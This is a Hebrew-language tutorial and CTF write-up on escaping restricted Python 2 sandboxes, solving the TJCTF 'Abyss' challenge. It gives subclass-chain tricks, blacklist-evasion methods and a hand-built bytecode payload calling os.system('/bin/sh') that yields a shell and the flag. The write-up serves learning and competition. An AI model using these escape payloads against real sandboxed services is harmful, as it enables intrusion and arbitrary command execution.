ברגע שיש לנו גישה למודול __builtin__ אנחנו יכולים לייבא ספריות נוספות שבהן נוכל להשתמש כרצוננו בעזרת הפונקציה __import__, שהיא חלק מה-builtins של פייתון. בנוסף לכך, נוכל להשתמש בפונקציות כגון open, read ובטיפוס file אשר מאפשרות גישה לקבצים וקריאה שלהם. כמו כן, נוכל לגשת לפונקציות של __builtin__ דרך האופרטור נקודה ('.') או על ידי __dict__. כאשר שמות של פונקציות חסומות, אנחנו נשתמש ב-__dict__ וניגש אליהן דרך מפתח שמיוצג על ידי מחרוזת (דרכים לעקיפה של מחרוזות מפורטות בסוף המאמר).

[9] ניתן למחוק אלמנטים מ-__builtin__ ואף יש אתגרים רבים שעושים זאת. כמו כן, ניתן למחוק משם גם את globals.

בנוסף על כך, במידה והפקודות שלנו מורצות ב-scope הגלובלי ניתן להשתמש בפונקציות vars ו-locals על מנת לקבל גישה ל-__builtin__. במקרה ש-globals נמחקה ניתן להשתמש בפקודה הבאה במקום:

```
(lambda: 1).func_globals
```

שימוש ב-input:

בפייתון2 ישנן שתי פונקציות אשר אחראיות על קלט: input, raw_input.[10]

הפונקציה raw_input אחראית לקלט של מחרוזות. בזה נעזוב אותה ונציג את אחותה היותר מעניינת - input. הפונקציה input קולטת מחרוזת ומריצה אותה (ניתן לממש את input בעצמנו בדרך הבאה: eval(raw_input())). לכן ברגע שאנחנו יכולים לקרוא ל-input אנחנו גם יכולים להריץ איזה קוד זדוני שמתחשק לנו ללא ההגבלות של האתגר.

הנה דוגמה ל-pysandbox בסיסי מאוד - אסור לנו להשתמש במילה import. כל פקודה אחרת שנכניס תורץ כמו שהיא ללא כל בעיה. אנו יכולים להתגבר על ההגבלה על ידי כך שנתחיל ב-input() והשמת ערך ההחזרה שלו לתוך משתנה. מן הסתם המילה import לא מופיעה בקלט שלנו, אך כאשר exec יורץ נקבל את האפשרות להכניס קלט נוסף (exec יריץ את input והקלט שלנו יתפרש בתור קוד). הפעם לא תתבצע שום בדיקה על הקלט שלנו ונוכל לעקוף את ההגבלות.

```
def simple_pysandbox():
    while True:
        command = raw_input('>>> ')
        if 'import' in command:
            print 'Illegal command'
            exit()
        else:
            exec command


simple_pysandbox()
```

```
Run eval
C:\Python27\python.exe D:/CTF/TJCTF/Abyss/eval.py
>>> x = input()
__import__
>>> print x
<built-in function __import__>
>>> print x('os')
<module 'os' from 'C:\Python27\lib\os.pyc'>
>>>
```

[10] נציין שבפייתון3 נשארה רק הפונקציה input אך היא מתפקדת כמו raw_input.

שימוש ב-reload:

בואו ניקח מצב שבו הצלחנו לקבל גישה למודול __builtin__ או כל מודול אחר שיש בו פונקציות שיכולות לעזור לנו, אך לרוע המזל היוצר של האתגר מחק מהמודול את האובייקטים שאנחנו צריכים. פה נכנסת לתמונה הפונקציה reload.

הפונקציה reload מקבלת כפרמטר מודול שכבר נטען לתוכנית בהצלחה, וטוענת אותו מחדש. הטעינה המחודשת מאפשרת לנו לגשת לכל האובייקטים שנמחקו מהמודול.

בדוגמה הבאה אנחנו יכולים לראות שהפונקציה open נמחקה מהמודול __builtins__. כאשר אנחנו מנסים לגשת אליה אנחנו מקבלים שגיאה שאומרת שהפונקציה לא מוגדרת, אך אם נטען מחדש את המודול נוכל לגשת אליה בלי בעיות וכך פשוט להתעלם מהעובדה שיוצר האתגר מחק לנו פונקציות.

```
del __builtins__.open
while True:
    a = raw_input('>>>')
    try:
        exec a in globals()
    except Exception as e:
        print(e)
```

```
est
C:\python27-x64\python.exe C:/Use
>>>print open
name 'open' is not defined
>>>reload(__builtins__)
>>>print open
<built-in function open>
>>>
```

שימוש ב-exec, ו-eval:

גם exec וגם eval משמשות להרצת קוד בפייתון, אך עם מספר הבדלים:

1. בפייתון2 - eval הוא פונקציה ו-exec הוא הצהרה. בפייתון3 גם exec מוגדרת בתור פונקציה.
2. בעוד ש-exec יכולה לקבל מספר ביטויים ולהריץ אותם, eval יכולה לקבל רק ביטוי אחד.[11]
3. ערך ההחזרה של exec תמיד יהיה None (ניסיון לשמור את ערך ההחזרה בפייתון2 אף יגרום לשגיאת תחביר), אך eval תחזיר את הערך המוערך (evaluated) של הביטוי שהיא קיבלה.

---

[11] נשים לב למקרה קצה ב-eval: נוכל להריץ קוד בעל מספר ביטויים במידה וניתן לפונקציה ארגומנט מסוג קוד.

הארגומנט הראשון של eval ו-exec יכול להיות אובייקט קוד - אותו אפשר להשיג על ידי שימוש ב-compile (נפרט על compile בהמשך המאמר) - או מחרוזת שתקומפל לקוד ואז תורץ. הארגומנטים השני והשלישי הינם אופציונליים וישמשו בתור ה-globals וה-locals של הקוד המורץ, בהתאמה. ברירת המחדל היא שימוש ב-globals וה-locals של התחום (scope) בו eval או exec נקראו.

```
>>>exec 'print 50*3'
150
>>>code = compile('print 50*3', '', 'exec')
>>>exec code
150
>>>eval(code)
150
>>>eval('print 50*3')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "<string>", line 1
    print 50*3
        ^
SyntaxError: invalid syntax
```

להסבר מפורט על exec ,eval וההבדל ביניהן:

https://stackoverflow.com/questions/2220699/whats-the-difference-between-eval-exec-and-compile-in-python

שימוש ב-מודולים טעונים:

ישנם מצבים בהם באתגר נעשה שימוש במודולים שונים שלא נחסמים (בטעות של יוצר האתגר או במכוון). חשוב לדעת שישנם מודולים שונים אשר מאפשרים הרצת קוד וחשוב להכיר אותם. בין המודולים האלו ניתן למצוא את: runpy ,subprocess ,timeit ,pickle. ניתן לקרוא בהרחבה על הרצת קוד בעזרת המודול pickle בקישור הבא:

https://blog.nelhage.com/2011/03/exploiting-pickle/

שימוש ב-dependencies של אובייקטים:

כמו שניתן לראות במאמר שכתב תומר זית (לינק בתחילת המאמר), ישנה עוד דרך לפתירת אתגרי pysandbox והיא כיום הנפוצה ביותר. לפי הדרך הזאת אנחנו מנסים להגיע לפונקציות או למודולים מעניינים דרך אובייקטים שעושים בהם שימוש או שמוגדרים באותו scope.

בסוף המאמר מצורפים שני סקריפטים שכתבנו למציאת מודולים בשיטה הנ"ל. הסקריפט הראשון מחפש מודולים דרך אובייקטים שיורשים מ-object. הסקריפט השני מחפש מודולים בצורה עקיפה דרך ה-builtins.

בעזרת הסורקים המצורפים נוכל לקבל דרכים שונות שמובילות למודולים שיכולים לעניין אותנו:

```
###############linecache################
    object.__subclasses__()[59].__init__.func_globals.values()[25]
    object.__subclasses__()[59].__str__.func_globals.values()[25]
    object.__subclasses__()[60].__enter__.func_globals.values()[25]
    object.__subclasses__()[60].__exit__.func_globals.values()[25]
    object.__subclasses__()[60].__init__.func_globals.values()[25]
    object.__subclasses__()[60].__repr__.func_globals.values()[25]


###############os################
    object.__subclasses__()[72].__setup.func_globals.values()[36]
    object.__subclasses__()[72].__call__.func_globals.values()[36]
    object.__subclasses__()[72].__init__.func_globals.values()[36]
    object.__subclasses__()[72].__repr__.func_globals.values()[36]
    object.__subclasses__()[73].__call__.func_globals.values()[36]
    object.__subclasses__()[73].__repr__.func_globals.values()[36]
    object.__subclasses__()[77].__call__.func_globals.values()[36]
    object.__subclasses__()[77].__init__.func_globals.values()[36]
    object.__subclasses__()[77].__repr__.func_globals.values()[36]


###############types################
    object.__subclasses__()[59].__init__.func_globals.values()[20]
    object.__subclasses__()[59].__str__.func_globals.values()[20]
```

נוכל לקבל גישה אל המודולים הבאים דרך הסקריפטים שציירפנו:

- המודול sys - במודול הזה אנחנו יכולים למצוא את modules שהוא מילון הממפה בין שמות של מודולים שנטענו למפרש והמודולים עצמם. כך אנחנו בעצם יכולים להשיג גישה להרבה מודולים שימושיים שיעזרו לנו באתגרים.
- המודול os - ישנן מספר פונקציות במודול אשר יאפשרו לנו להריץ פקודות על השרת. דוגמאות לפונקציות האלה הן: system, popen, exec, spawn.

  כמו כן, ישנן מספר פונקציות במודול אשר מטפלות ביצירה של קבצים וקריאתם. אנחנו לא נפרט עליהן במאמר זה, אך רצוי לקרוא עליהן.

- המודול linecache - הפונקציות getline, ו-getlines מאפשרות לנו לקרוא שורות מקובץ (לפעמים זה כל מה שאנחנו צריכים). ניתן לגשת למודול os דרך המודול הנ"ל.
- המודול traceback - ניתן לגשת למודולים sys, types, linecache דרך המודול הנ"ל
- המודול types - המודול types מכיל טיפוסים של אובייקטים המובנים בשפה. נוכל לנצל זאת ולהשתמש באובייקטים הללו אפילו אם הם נמחקו או סומנו כמילים חסומות.

בדוגמה הבאה נראה כיצד ניתן לקרוא קבצים למרות ההגבלות:

```
del __builtins__.file
del __builtins__.open

while True:
    try:
        command = raw_input(">>>")
        if "file" in command or 'read' in command:
            print("No!!!")
            break
        exec command
    except Exception as e:
        print(e)
```

```
C:\python27-x64\python.exe C:/Users/User/Desktop/DWPythonExploit/test.py
>>>types = object.__subclasses__()[59].__init__.func_globals.values()[20]
>>>File = types.FileType("flag.txt", 'r')
>>>Read = types.FileType.__dict__["re" + "ad"]
>>>print Read(File)
FLAG{JohnE_Thankjnv_awesome_flag}
>>>
```

כמו כן, במצב שבו האתגר גם היה חוסם את המילה FileType, היינו ניגשים אליו דרך __dict__ על types.

שימוש ב-object:

לעיתים נרצה להשתמש בשיטה המפורטת בסעיף הקודם, אך המילה object תיחסם על ידי יוצר האתגר. גם פה ניתן לעקוף את החסימה ולהגיע ישר ל-object.

שלוש דרכים שבעזרתן ניתן לקבל את object הן:[12]

- שימוש ב-mro: המתודה mro מופעלת על אובייקט ומחזירה רשימה המכילה את האובייקטים מהם האובייקט יורש. הרשימה ממוינת בסדר עולה בהתאם לעליה בשרשרת הירושה (הטיפוס של האובייקט הנוכחי יופיע ראשון בעוד ש-object ימוקם אחרון ברשימה).

```
>>>type.mro(type)[-1]
<type 'object'>
```

חשוב לשים לב: במידה ולא נוכל להשתמש ב-type (יוצר האתגר חסם אותו) ניתן להשתמש בתכונה __mro__.__class__ של אובייקטים.

[12] קיימות עוד דרכים אבל לא נפרט עליהן במאמר. אתם מוזמנים לחקור ולגלות אותן :)

שימוש ב-__objclass__: התכונה __objclass__ במתודות מגדירה מיהו האובייקט אשר הכריז עליהן לראשונה. ניתן להגיד שאם אובייקט יורש מ-object הוא יכיל את המתודה __init__ שהוכרזה לראשונה על ידי object.

```
>>>"".__init__.__objclass__
<type 'object'>
```

- שימוש ב-__bases__.__class__: לכל אובייקט בפייתון יש את התכונה __class__. גישה לתכונה הזו תיתן לנו את המחלקה של האובייקט (שווה ערך ל-type עם אותו אובייקט). כאשר אנו מקבלים את המחלקה יש באפשרותנו לגשת לתכונה __bases__ שלה שהיא tuple של המחלקות שהמחלקה יורשת מהן באופן ישיר.


```
>>>().__class__.__bases__
(<type 'object'>,)
>>>''.__class__.__bases__
(<type 'basestring'>,)
```

כפי שניתן לראות בתמונה לא תמיד נקבל את object, צריך למצוא את הטיפוסים הנכונים ולהשתמש בהם.

האתגר והפתרון שלנו

האתגר שהצגנו בתחילת המאמר היה אתגר מקטגוריית ה-misc אשר עלה במסגרת התחרות [TJCTF](https://tjctf.org). לאתגר היו 31 פותרים מתוך 1016 קבוצות שהשתתפו בתחרות.

נכון לאוקטובר 2018, השרת עדיין באוויר. אתם מוזמנים לנסות את האתגר בעצמכם!



לאחר שהתחברנו לשרת של האתגר דרך פרטי ההתחברות שניתנו בתיאור, ראינו באנר שמאוד הזכיר לנו interpreter של פייתון ולאחר אימות קצר ראינו שאכן מדובר בשרת שמריץ פקודות פייתון:

```
>>> copyright
Copyright (c) 2001-2018 Python Software Foundation.
All Rights Reserved.

Copyright (c) 2000 BeOpen.com.
All Rights Reserved.

Copyright (c) 1995-2001 Corporation for National Research Initiatives.
All Rights Reserved.

Copyright (c) 1991-1995 Stichting Mathematisch Centrum, Amsterdam.
All Rights Reserved.
>>>
```

נתחיל בלהדפיס את __builtins__ - אנחנו צריכים לדעת עם מה אנחנו יכולים לעבוד:

```
>>> __builtins__
Sorry, '__' is not allowed.
>>>
```

אסור לנו להכניס '__' אבל זה לא מה שיעצור תותחי פייתון (הסבר על עקיפת מחרוזות מפורט בסוף המאמר).

בואו ננסה:

```
>>> print '\x5f\x5f'
__
>>> globals()['\x5f\x5fbuiltins\x5f\x5f']
<module '__builtin__' (built-in)>
>>> dir(globals()['\x5f\x5fbuiltins\x5f\x5f'])
['ArithmeticError', 'AssertionError', 'AttributeError', 'BaseException', 'BufferError', 'BytesWarn
ing', 'DeprecationWarning', 'EOFError', 'Ellipsis', 'EnvironmentError', 'Exception', 'False', 'Flo
atingPointError', 'FutureWarning', 'GeneratorExit', 'IOError', 'ImportError', 'ImportWarning', 'In
dentationError', 'IndexError', 'KeyError', 'KeyboardInterrupt', 'LookupError', 'MemoryError', 'Nam
eError', 'None', 'NotImplemented', 'NotImplementedError', 'OSError', 'OverflowError', 'PendingDepr
ecationWarning', 'ReferenceError', 'RuntimeError', 'RuntimeWarning', 'StandardError', 'StopIterati
on', 'SyntaxError', 'SyntaxWarning', 'SystemError', 'SystemExit', 'TabError', 'True', 'TypeError',
 'UnboundLocalError', 'UnicodeDecodeError', 'UnicodeEncodeError', 'UnicodeError', 'UnicodeTranslat
eError', 'UnicodeWarning', 'UserWarning', 'ValueError', 'Warning', 'ZeroDivisionError', '_', '__na
me__', 'abs', 'all', 'any', 'basestring', 'bin', 'bool', 'bytearray', 'bytes', 'callable', 'chr',
'classmethod', 'cmp', 'compile', 'complex', 'copyright', 'credits', 'dict', 'dir', 'divmod', 'enum
erate', 'exit', 'filter', 'float', 'format', 'frozenset', 'globals', 'hasattr', 'hash', 'hex', 'id
', 'int', 'isinstance', 'issubclass', 'iter', 'len', 'license', 'list', 'locals', 'long', 'map', '
max', 'min', 'next', 'object', 'oct', 'ord', 'pow', 'print', 'quit', 'range', 'reduce', 'repr', 'r
eversed', 'round', 'set', 'slice', 'sorted', 'str', 'sum', 'tuple', 'type', 'unichr', 'unicode', '
xrange', 'zip']
>>>
```

כצפוי, לא כל הפונקציות מופיעות פה. חסרות לנו פונקציות חשובות כגון: getattr, eval, open וכו'. משמעות הדבר היא שהכותב מחק פונקציות וטיפוסים מסויימים מ-__builtin__. השילוב בין החסימה של '__' ו-getattr, בנוסף לחסימות רבות שהקשו על חיינו, לא השאירו לנו דרכים לגשת למודולים או פונקציות מעניינות. אחרי שהגענו לכאן עברו כמה שעות טובות של חפירות בתוך אובייקטים, ניסיונות כושלים להכניס מילים חסומות ולא מעט ייאוש עד שהגענו למחלקה שגאלה אותנו - type.

לא נלאה אתכם בפרטים על כל הטכניקות שניסינו, ניתן לקרוא את הפירוט של חלקן מוקדם יותר במאמר ("שיטות נפוצות להתמודדות עם אתגרי Pysandbox"). בנקודה זו גם נרצה להודות לאיתי גלר ורגב זפרני שישבו וניסו איתנו טכניקות שונות על האתגר.

אז מה כל כך מיוחד ב-type? כמצופה ניתן להשתמש בה בשביל לגלות מהו הטיפוס של משתנה מסוים (מילון, מחרוזת, רשימה וכו') - ערך ההחזרה של הבנאי הוא הטיפוס של הפרמטר שהועברו לה. ניתן להוסיף סוגריים אחרי הבנאי של type כדי להפעיל את הבנאי של המחלקה המוחזרת:

```
>>>num = type(0)(5)
>>>num
5
>>>num*2
10
>>>type(num)
<type 'int'>
>>>
```

כפי שאתם רואים, השתמשנו בערך ההחזרה של הבנאי של type לשם יצירת משתנה חדש מסוג int. אולי יצירה של int חדש בדרך הזו היא לא דבר יעיל במיוחד, אך ישנם טיפוסים שיהיה לנו שימושי ליצור.

קודם כל כדאי להסתכל על כל הטיפוסים שיש לנו בפייתון:

```
>>> import types
>>> dir(types)
['BooleanType', 'BufferType', 'BuiltinFunctionType',
'BuiltinMethodType', 'ClassType', 'CodeType', 'ComplexType',
'DictProxyType', 'DictType', 'DictionaryType', 'EllipsisType',
'FileType', 'FloatType', 'FrameType', 'FunctionType', 'GeneratorType',
'GetSetDescriptorType', 'InstanceType', 'IntType', 'LambdaType',
'ListType', 'LongType', 'MemberDescriptorType', 'MethodType',
'ModuleType', 'NoneType', 'NotImplementedType', 'ObjectType',
'SliceType', 'StringType', 'StringTypes', 'TracebackType', 'TupleType',
'TypeType', 'UnboundMethodType', 'UnicodeType', 'XRangeType', '__all__',
'__builtins__', '__doc__', '__file__', '__name__', '__package__']
>>>
```

מופיעים כאן שני טיפוסים שיהיו חשובים מאוד בהמשך: CodeType ו-FunctionType:

הטיפוס **CodeType** - כל פקודה בפייתון מתורגמת מקוד המקור שלה לשפת ביניים (bytecode[13] של פייתון). פייתון מממש ברקע מכונה וירטואלית והיא מריצה את ה-bytecode שנוצר. נוכל לגשת לטיפוס קוד של פונקציה דרך func_code או דרך __code__ (בפייתון3 ניתן לגשת רק דרך __code__). לקריאה נוספת על python-bytecode:

https://opensource.com/article/18/4/introduction-python-bytecode

אובייקט מסוג CodeType מכיל את כל השדות שהמכונה הוירטואלית צריכה בשביל להריץ את הקוד (בנוסף למספר שדות המשמשים לדיבוג). אם נוכל לתת לבנאי של code את הארגומנטים הנכונים יהיה ביכולתנו ליצור קוד שאפשר להריץ.

נסביר בקצרה על חלק הארגומנטים של CodeType:

- **co_filename** - מייצג את השם של קובץ המקור של הקוד. עבור קוד שמיוצר על ידי compile - נראה פה את הארגומנט filename שנתנו לה (הסבר על compile בהמשך).
- **co_name** - מייצג את השם של הפונקציה אליה הקוד שייך. (השם יהיה '<module>' אם הקוד נוצר על ידי compile).
- **co_argcount** - מספר הארגומנטים שהקוד מקבל (תמיד 0 אם הקוד נוצר על ידי compile).
- **co_varnames** - השמות של הארגומנטים והמשתנים המקומיים של הקוד, מיוצג על ידי tuple.
- **co_code** - ה-bytecode אשר מורץ על ידי המכונה הוירטואלית, מיוצג על ידי מחרוזת.

[13] ניתן לרוות את ה-bytecode של אובייקט code בעזרת המודול dis

- **co_consts** - ערכים קבועים המופיעים בקוד (מחרוזות ומספרים hardcoded). הערך None תמיד יופיע ב-tuple הזה (הסיבה לכך היא שלכל פונקציה צריך להיות ערך החזרה - אפילו אם הוא None - לכן המפרש מוכן מראש למקרה שבו לא יהיה ערך החזרה).
- **co_firstlineno** - מספר השורה בקובץ המקור בו הקוד התחיל (משמש לדיבוג של הקוד).
- **co_lnotab** - קצת מסובך יותר מהקודמים. ניתן לחלק את המחרוזת לקבוצות של 2 בתים כאשר הבית הראשון מראה לנו את השינוי באופסט בתוך ה-bytecode והבית השני מראה לנו את השינוי במספר השורות בקוד המקור (בעצם ממפה בין האופסט של פקודות ב-bytecode והשורה שלהן בקוד המקור). גם כאן השימוש הוא לצורך דיבוג.

במהלך המחקר נתקלנו [בכתבה]() מעניינת אשר מסבירה על אובייקט מסוג קוד. כמו כן, מומלץ להיכנס לקישור [הבא]() ולהסתכל על דוגמאות מספר 9 ו-10. דוגמה מספר 9 מכילה תיעוד של כל הארגומנטים שהבנאי מקבל. בדוגמה מספר 10 ניתן לראות דוגמה לשימוש בבנאי של CodeType (שימו לב שאנחנו עובדים עם פייתון2 אז הבנאי הרלוונטי נמצא בתוך ה-else).

מה ההבדל בין שימוש ב-CodeType וכתיבה של קוד מקור בפייתון? התשובה פשוטה מאוד: bytecode, כמו חלק מהארגומנטים של CodeType, מיוצג על ידי סטרינג. ה-bytecode עצמו יהיה לרוב טקסט לא קריא אך חלק מהארגומנטים האחרים מכילים טקסט שעלול להיות חסום. במצב כזה אפשר לעקוף את ההגבלות שיש על הקלט שלנו (הרחבה על כך מופיעה בסוף המאמר).

שימוש ב-Compile:

כמובן שאנחנו לא יודעים לעשות את התרגום של קוד מקור ל-byecode בעצמנו, אך פייתון מספקת לנו את הפונקציה compile בדיוק בשביל זה.

הפונקציה compile מקבלת שלושה ארגומנטים - מחרוזת המייצגת קוד מקור בפייתון, שם קובץ מקור (נהוג להכניס '<string>' במקרה שאין קובץ מקור) ו-mode שהוא אחד משלושה ערכים:

- **eval** - עבור מחרוזות שמכילות ביטוי יחיד.
- **single** - עבור מחרוזות שמכילות ביטוי יחיד ואנחנו רוצים שערך ההחזרה של הביטוי יודפס למסך (במקרה שהוא לא None).
- **exec** - עבור כל מטרה אחרת הוא ה-mode הנפוץ ביותר.

compile מחזירה אובייקט מסוג קוד. את האובייקט אפשר להעביר ל-exec או eval כדי להריץ אותו ישירות, או שניתן להשתמש בו בשביל ליצור פונקציה חדשה.

הטיפוס **FunctionType** - מייצג טיפוס של פונקציה שאינה חלק מה-builtin methods. במצב בו הייתה לנו גישה ל-exec/eval היינו יכולים להשתמש בהן כדי להריץ את האובייקט קוד, אך מאחר והן חסומות אנו זקוקים לדרך אחרת להריץ את הקוד שלנו. הדרך לעשות זאת היא על ידי יצירה של פונקציה חדשה תוך שימוש בבנאי של FunctionType וקריאה לפונקציה.

קודם כל אנחנו צריכים למצוא אובייקטים שהטיפוסים שלהם הם FunctionType ו-CodeType. אחרי קצת משחק עם טיפוסים הצלחנו לעשות זאת:

```
The Abyss stares back.
>>> type((lambda x: x))
<type 'function'>
>>> type((lambda x: x).func_code)
<type 'code'>
>>>
```

כל מה שחסר עכשיו הוא להשיג את כל השדות שאנחנו צריכים בשביל בנאי של פונקציה (הקוד שלה ומילון שמייצג את globals). בנאי של קוד דורש קצת יותר פרמטרים, למזלנו מצאנו מוקדם יותר דוגמה שמראה איך להשתמש בו.

הקוד הבא יחלץ את המידע הנחוץ מאובייקט קוד ויבנה אותו מחדש:

```
""" This is taken from
    https://www.programcreek.com/python/example/2068/types.CodeType (Example 10)."""
arguments = '''obj.co_argcount, obj.co_nlocals, obj.co_stacksize, obj.co_flags, obj.co_code,
obj.co_consts, obj.co_names, obj.co_varnames, obj.co_filename, obj.co_name,
obj.co_firstlineno, obj.co_lnotab, obj.co_freevars, obj.co_cellvars'''
""" Parse the names for an easy usage."""
parsed_arguments = arguments.replace('\n', ' ').replace('obj.', '').split(', ')

""" Make an example code and compile it."""
code = compile('print "Executing code..."', filename='<string>', mode='exec')

""" Make a tuple of all arguments in the correct order and print it.
    We can use the arguments to construct a new code object."""
constructor = tuple([getattr(code, arg) for arg in parsed_arguments])
print constructor

""" Unpack the data to a code constructor and execute the code."""
reconstructed = type((lambda x: x).func_code)(*constructor)
exec reconstructed
```

```
Run make_code
C:\Python27\python.exe D:/CTF/TJCTF/Abyss/make_code.py
(0, 0, 1, 64, 'd\x00\x00GHd\x01\x00S', ('Executing code...', None), (), (), '<string>', '<module>', 1, '', (), ())
Executing code...

Process finished with exit code 0
```

זה עבד כמו שקיווינו. בגלל שבמפרש של האתגר אין לנו אפשרות להשתמש ב-compile נצטרך לבנות את הקוד בעזרת הפלט שקיבלנו. בדיקה מהירה מראה לנו שאין הבדל בין השימוש באופרטור * והכנסה ישירה של הפרמטרים:

```
>>> reconstructed == type((lambda x: x).func_code)(0, 0, 1, 64,
'd\x00\x00GHd\x01\x00S', ('Executing code...', None), (), (),
'<string>', '<module>', 1, '', (), ())
True
>>>
```

הגיע רגע האמת - לבדוק האם נצליח לעשות אותו דבר גם באתגר:

```
ubuntu@ubuntu:~/CTF/TJCTF$ nc problem1.tjctf.org 8006
The Abyss stares back.
>>> code =  type((lambda x: x).func_code)(0, 0, 1, 64, 'd\x00\x00GHd\x01\x00S',
 ('Executing code...', None), (), (), '<string>', '<module>', 1, '', (), ())
>>> func = type((lambda x: x))(code, globals())
>>> func()
Executing code...
>>>
```

אכן רגע מרגש, הצלחנו להריץ קוד על ידי בנייה של פונקציה והקוד שלה מהבסיס!

נוכל להגשים את כל החלומות שלנו (חוץ מלהפוך למאמני פוקימונים) ברגע שנחליף את הקוד שאנחנו מקמפלים עם קוד שמשיג shell. השורה הבאה אמורה לעשות את העבודה:

```
copyright.__init__.func_globals.values()[36].system("/bin/sh")
```

אחרי שנחליף את ה-'__' שמופיע באחד מהארגומנטים ל-'\x5f\x5f' נקבל את ה-payload הבא:

```
(0, 0, 2, 64,
'e\x00\x00j\x01\x00j\x02\x00j\x03\x00\x83\x00\x00d\x00\x00\x19j\x04\x00d
\x01\x00\x83\x01\x00\x01d\x02\x00S', (36, '/bin/sh', None),
('copyright', '\x5f\x5finit\x5f\x5f', 'func_globals', 'values',
'system'), (), '<string>', '<module>', 1, '', (), ())
```

ובאתגר:

```
ubuntu@ubuntu:~/CTF/TJCTF$ nc problem1.tjctf.org 8006
The Abyss stares back.
>>> code = type((lambda x: x).func_code)(0, 0, 2, 64, 'e\x00\x00j\x01\x00j\x02\
x00j\x03\x00\x83\x00\x00d\x00\x00\x19j\x04\x00d\x01\x00\x83\x01\x00\x01d\x02\x0
0S', (36, '/bin/sh', None), ('copyright', '\x5f\x5finit\x5f\x5f', 'func_globals
', 'values', 'system'), (), '<string>', '<module>', 1, '', (), ())
>>> func = type(lambda x: x)(code, globals())
>>> func()
ls
flag.txt
problem.py
wrapper
cat flag.txt
tjctf{h3y_n0w_1Ts_d4Rk_d0Wn_H3re}
```

אם גם אתם אוהבים one liners, אפשר לעשות את זה ככה:

```
type(lambda x: x)(type((lambda x: x).func_code)(0, 0, 2, 64,
'e\x00\x00j\x01\x00j\x02\x00j\x03\x00\x83\x00\x00d\x00\x00\x19j\x04\x00d
\x01\x00\x83\x01\x00\x01d\x02\x00S', (36, '/bin/sh', None),
('copyright', '\x5f\x5finit\x5f\x5f', 'func_globals', 'values',
'system'), (), '<string>', '<module>', 1, '', (), ()), globals())()
```

זהו, הצלחנו להשיג shell על השרת. מכאן אנחנו יכולים לעשות מה שאנחנו רוצים (במסגרת ההרשאות של המשתמש עליו אנו רצים).

במקרה הזה המטרה שלנו הייתה לקבל את הדגל והשגנו אותו. באותה הזדמנות גם לקחנו את קוד המקור של השרת. עכשיו אנחנו יכולים לראות מול מה בדיוק התמודדנו. בנוסף - אתם מוזמנים להסתכל בקוד הפתרון. גם קוד המקור של השרת וגם קוד הפתרון מצורפים כלינק בסוף המאמר.

טיפים לפתירת אתגרי Pysandbox

מחרוזות חסומות:

באתגרים רבים קיים שימוש ב-blacklist המונע הכנסה של מחרוזות מסוימות. דוגמאות נפוצות לכך הן 'os' והתו '_' (לשניהם יש הרבה כח - os נותן גישה לפונקציות מערכת ו-'_' נותן גישה למתודות ותכונות רבות של אובייקטים).

ישנן מספר דרכים לעקוף זאת[14]:

- שימוש בפעולה chr עם הערך המספרי של התו.
- שימוש ב-'\xYY' כאשר 'YY' מייצג את הערך ההקסדצימלי של התו.
- שימוש בחיבור סטרינגים.
- שימוש בירידת שורה בעזרת הסימן '\' לפני סגירת המחרוזת.
- שימוש בפורמט '%c'.
- שימוש ב-slicing.
- שימוש במתודה join.
- שימוש במתודה format.
- שימוש במתודה replace.
- שימוש במתודה decode - תומך במגוון קידודים כגון hex, base64, rot13 ועוד.
- כתיבת המחרוזות אחת אחרי השניה.

```
>>>chr(95)
'_'
>>>'\x5f'
'_'
>>>'o' + 's'
'os'
>>>'o\
...s'
'os'
>>>'%c'%95
'_'
>>>'so'[::-1]
'os'
>>>''.join(['o', 's'])
'os'
>>>'ob.'.replace('b', 's')
'os'
>>>'Xw=='.decode('base64')
'_'
>>>'o'"s"
os
```

[14] קיימות עוד דרכים רבות אבל לא נפרט עליהן במאמר, אתם מוזמנים לחקור אותן בעצמכם.

פונקציות חסומות / האופרטור '.' חסום:

במידה וישנן פונקציות השייכות לאובייקט אך השם שלהן חסום, ניתן להיעזר בפעולה שמוגדרת לכל אובייקט: __getattribute__.

__getattribute__ מופעלת על אובייקט ומקבלת כמחרוזת שם של תכונה (attribute) אשר שייכת לאובייקט. במידה והתכונה נמצאת, מוחזר מופע של התכונה. אחרת נזרקת שגיאה מסוג AttributeError. כך ניתן לקרוא לפונקציה בעזרת שימוש במחרוזת ולעקוף הגבלות מסוימות על טקסט (בעזרת השיטות הנ"ל).

```
>>> string = 'abc'
>>> string.__getattribute__('spl' + 'it')
<built-in method split of str object at 0x0000000002AF5A30>
>>> string.__getattribute__('spl' + 'it')('b')
['a', 'c']
>>>
```

בואו נדמיין שגם האופרטור '.' (נקודה) נחסם, כעת אנחנו לא יכולים להשתמש ב-__getattribute__. במצב כזה אנחנו יכולים להשתמש בפונקציה getattr אשר נמצאת ב-__builtins__. הפונקציה getattr מקבלת שני פרמטרים: הראשון הוא האובייקט ממנו אנו רוצים לקבל את התכונה, השני הוא שם התכונה אותה אנו מעוניינים לקבל. מה ש-getattr מבצעת מאחורי הקלעים הוא קריאה ל-__getattribute__ על האובייקט שקיבלה בפרמטר הראשון.

